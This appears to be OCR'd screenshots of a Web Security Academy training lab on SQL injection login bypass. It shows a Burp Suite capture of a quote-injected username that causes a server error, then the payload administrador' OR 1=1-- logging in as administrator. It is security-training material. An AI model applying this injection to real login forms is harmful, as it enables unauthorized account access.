# Lab SQL Injection vulnerability allowing login bypass

Web Security Academy | SQL injection vulnerability allowing login bypass

Back to lab description

LAB Not solved

Home | My account

WE LIKE TO SHOP

Fur Babies

$30.03

View details

Weird Crushes Game

$14.91

View details

Photobomb Backdrops

$83.40

View details

Dancing In The Dark

$46.77

View details

Web Security Academy | SQL injection vulnerability allowing login bypass

Back to lab description

## Login


Invalid username or password.


Username

amy


Password

Log in


https://0a09005603aba2ae801044ef0056004c.web-security-academy.net/login
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Internal Server Error


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://0a09005603aba2ae801044ef0056004c.web-security-academy.net:443 [79.125.84.16]
Open browser
Time Type Direction Method URL Status code Length
12:59:42 16 mar ... HTTP Request POST https://spocs.getpocket.com/spocs
13:01:08 16 mar ... HTTP Request POST https://play.google.com/log?hasfast=true&authuser=0&format=json
13:01:09 16 mar ... HTTP Request POST https://play.google.com/log?hasfast=true&authuser=0&format=json
13:01:09 16 mar ... HTTP Request POST https://play.google.com/log?hasfast=true&authuser=0&format=json
13:04:45 16 mar... HTTP Request GET https://contile.services.mozilla.com/v1/tiles
13:04:45 16 mar... HTTP Request POST https://spocs.getpocket.com/spocs
13:07:22 16 mar... HTTP Request POST https://0a09005603aba2ae801044ef0056004c.web-security-academy.net/login


Request
Pretty Raw Hex
Cookie: session=wt3NEHeW63sOFHZ3gzjeXcdD10c5OOX3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a09005603aba2ae801044ef0056004c.web-security-academy.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: https://0a09005603aba2ae801044ef0056004c.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
csrf=PfRSTt9JAvLBKwgvNusxl50E00108egg&username=amy%27&password=amy
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 1
Request headers 20
Inspector
Notes
Memory: 163,2MB




Web Security Academy

SQL injection vulnerability allowing login bypass

Back to lab description

LAB Not solved

Home | My account

# Login

Username

administrador' OR 1=1--

Password

•••••

Log in

# My Account

Your username is: administrator

Email

Update email